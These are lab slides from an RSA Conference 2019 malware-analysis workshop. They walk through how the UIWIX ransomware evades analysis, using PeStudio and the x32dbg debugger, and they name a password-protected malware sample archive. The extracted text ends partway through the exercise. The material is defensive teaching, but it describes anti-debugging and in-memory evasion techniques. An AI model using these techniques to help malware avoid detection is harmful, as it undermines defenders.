

RSAC[®]Conference2019

San Francisco | March 4–8 | Moscone Center



BETTER.

SESSION ID: LAB4-W11

Evasion Tactics in Malware from the Inside Out

Lenny Zeltser

VP of Products, Minerva Labs
Author and Instructor, SANS Institute
@lennyzeltser

Download these slides now from:
<https://dfir.to/malware-analysis-lab>



#RSAC

Our goal is to answer these questions:

- What are some of the ways in which malware can evade detection and analysis?
- How can we examine these aspects of malicious code in a lab?
- What are some of the methods and tools that can help us with malware analysis?


We'll examine two approaches to evasion:

- Shun analysis tools, such as debuggers and sandboxes, to avoid analysis and detection.
- Operate mostly in memory to bypass anti-malware measures.

Instead of merely discussing these topics, we'll explore them by turning malware inside out.

RSA[®]Conference2019

Session Logistics



If you followed instructions prior to this session to set up your lab:

- You can perform the exercises in your Windows VM.
- You'll be infecting your VM with real-world malware at your own risk, so make sure the VM is isolated:
 - It should be on a host-only network, not connected to the Internet
 - It shouldn't have any folders shared between the VM and your host
- Please allow people at your table who don't have a working VM to watch over your shoulder and otherwise collaborate with you.

If you don't have a working VM that you can infect:

- You can work with people at your table you have the VM.
- You can look at the screenshots I inserted into these slides, which you can access from your laptop or phone right now.
- You'll also be able to review these materials afterwards to perform analysis in your lab after the session.

Download these slides now from:
<https://dfir.to/malware-analysis-lab>

Quiz Time!

- **Q:** Will we be working with real-world malware that can seriously damage your system if it manages to scape?
- **A:** YES
- **Q:** Will you blame the facilitators or conference organizers if something bad happens to your laptop during these exercises?
- **A:** NO

If you decide to run malware, do so inside your virtual machine, not on your actual laptop!

**Shun analysis tools to avoid
detection.**



Malware can extend its half-life by avoiding analysis.

- Don't infect the system if artifacts of hostile tools exist.
- Look for debuggers and other tools used by researchers.
- Check whether executing in an automated analysis sandbox.

Example: UIWIX Ransomware


UIWIX:

- Used the same exploits as WannaCry for propagating.
- Tried to evade analysis tools, unlike WannaCry.

How was UIWIX protecting itself from the analysts?

Start by looking at the static properties of UIWIX.dll.

- Extract UIWIX.dll from malware.zip (password: malware19).
- Load UIWIX.dll into PeStudio.
- Check the dependencies by looking at “libraries” and “imports.”



The screenshot displays the PeStudio interface for the file `c:\users\rem\desktop\uiwix.dll`. The left sidebar shows the file's structure with sections like `indicators (2/13)`, `virustotal (wait..)`, `dos-stub (This program must k`, `file-header (Apr.2017)`, `optional-header (GUI)`, `directories (4)`, `sections (entry-point)`, `libraries (kernel32)`, and `imports (CreateThread)`. The `libraries (kernel32)` section is highlighted.

The main window shows the 'libraries' tab, which lists the following dependencies:

library (1)	blacklist (0)	missing (0)	type (1)	imports (1)	file-description
kernel32.dll	-	-	implicit	1	Windows NT BASE

The 'imports' tab is also visible, showing the following imports:

name (1)	group (1)	anonymous (0)
CreateThread	2	-

The `imports (CreateThread)` section is highlighted in the sidebar.

The dependencies often indicate which Windows APIs the specimen wants to access, revealing its capabilities.

UIWIX:

- Conceals most of its dependencies by not including them in the imports table.
- Needs them during runtime to interact with its environment.
- Will resolve them during runtime prior to executing them.

Look at the “strings” area of UIWIX.dll in PeStudio.

c:\users\rem\desktop\uiwix.dll							
	type	size	blackli...	hint (51)	whitelist (1)	grou...	value (2527)
indicators (3/14)	ascii	92	x	x	-	— -	https://netcologne.dl.sourceforge.net/project/cy
virustotal (network error)	ascii	55	x	x	-	— -	http://sqlite.org/2014/sqlite-dll-win32-x86-30805
dos-stub (This program mus	unicode	26	x	x	-	— -	C:\Documents and Settings\
file-header (Apr.2017)	unicode	9	x	x	-	— -	C:\Users\
optional-header (GUI)	unicode	26	x	x	-	— -	C:\Documents and Settings\
directories (4)	unicode	9	x	x	-	— -	C:\Users\
sections (entry-point)	unicode	26	x	x	-	— -	C:\Documents and Settings\
libraries (kernel32)	unicode	9	x	x	-	— -	C:\Users\
imports (CreateThread)	unicode	26	x	x	-	— -	C:\Documents and Settings\
exports (0)	unicode	9	x	x	-	— -	C:\Users\
tls-callbacks (n/a)	unicode	26	x	x	-	— -	C:\Documents and Settings\
resources (2)	unicode	9	x	x	-	— -	C:\Users\
strings (46/51/1/5/2526)	unicode	26	x	x	-	— -	C:\Documents and Settings\
debug (n/a)	unicode	26	x	x	-	— -	C:\Documents and Settings\

As you scroll through the listing, which strings appear suspicious?

Note the string `IsDebuggerPresent`, which represents the name of a Windows API call.

c:\users\rem\desktop\uiwix.dll		type	size	blackli...	hint (51)	whitelist (1)	grou...	value (2527)
indicators (3/14)		unicode	12	-	x	-	-	shutdown.exe
virusotal (network error)		unicode	4	-	x	-	-	open
dos-stub (This program mus		ascii	17	-	-	-	19	IsDebuggerPresent
file-header (Apr.2017)		ascii	11	x	-	-	16	dbghelp.dll
optional-header (GUI)		ascii	11	x	-	-	4	pstorec.dll
directories (4)		ascii	4	x	-	-	3	POST
sections (entry-point)		ascii	12	x	-	-	2	CreateThread
libraries (kernel32)		ascii	13	x	-	-	-	FileAlignment
imports (CreateThread)		ascii	9	x	-	-	-	Signature
exports (0)		ascii	10	x	-	-	-	FileHeader
tls-callbacks (n/a)		ascii	9	x	-	-	-	signature
resources (2)		ascii	8	x	-	-	-	fileInfo
strings (46/51/1/5/2526)								

Search the web from your physical host or phone to find Microsoft's documentation for `IsDebuggerPresent`.

Microsoft states that IsDebuggerPresent:

- “Determines whether the calling process is being debugged.”
- Returns 0 if the process is *not* in a debugger.
- Returns a non-zero value if the debugger is present.

This is one of many techniques malware can use to determine that it's being analyzed.

We know UIWIX will probably call IsDebuggerPresent, but we don't know from where.

- We can load UIWIX.dll into a debugger—we'll use x32dbg.
- We'll direct the debugger to set a breakpoint on Microsoft's IsDebuggerPresent function.
- We'll then run UIWIX in the debugger to reach the breakpoint and examine the code where IsDebuggerPresent is called.

Load UIWIX.dll into the x32dbg debugger.

The debugger will pause at the beginning of the specimen, giving you a chance to look around and set breakpoints.

x32dbg - File: UIWIX.dll - PID: 2744 - Module: uiwix.dll - Thread: Main Thread 4936


File View Debug Trace Plugins Favourites Options Help Mar 4 2018

CPU Graph Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols Source


EIP	ECX	Disassembly	Comment
0ABC60F8		push ebp	EntryPoint
0ABC60F9		mov ebp,esp	
0ABC60FB		add esp,FFFFFFC0	
0ABC60FE		mov eax,uiwix.ABC48C0	
0ABC6103		call uiwix.ABA789C	
0ABC6108		mov eax,uiwix.ABC4884	
0ABC610D		mov dword ptr ds:[ABD4AE8],eax	
0ABC6112		mov eax,1	
0ABC6117		call uiwix.ABC4884	
0ABC611C		call uiwix.ABA41F4	
0ABC6121		lea eax,dword ptr ds:[eax]	

Set a breakpoint on IsDebuggerPresent.


- Type “SetBPX IsDebuggerPresent” in the Command window at the bottom of the debugger, then press Enter.
- Be sure to specify the proper case for the name of the API call.



Run the specimen in the debugger (F9).




The malware will run, then pause at your breakpoint:



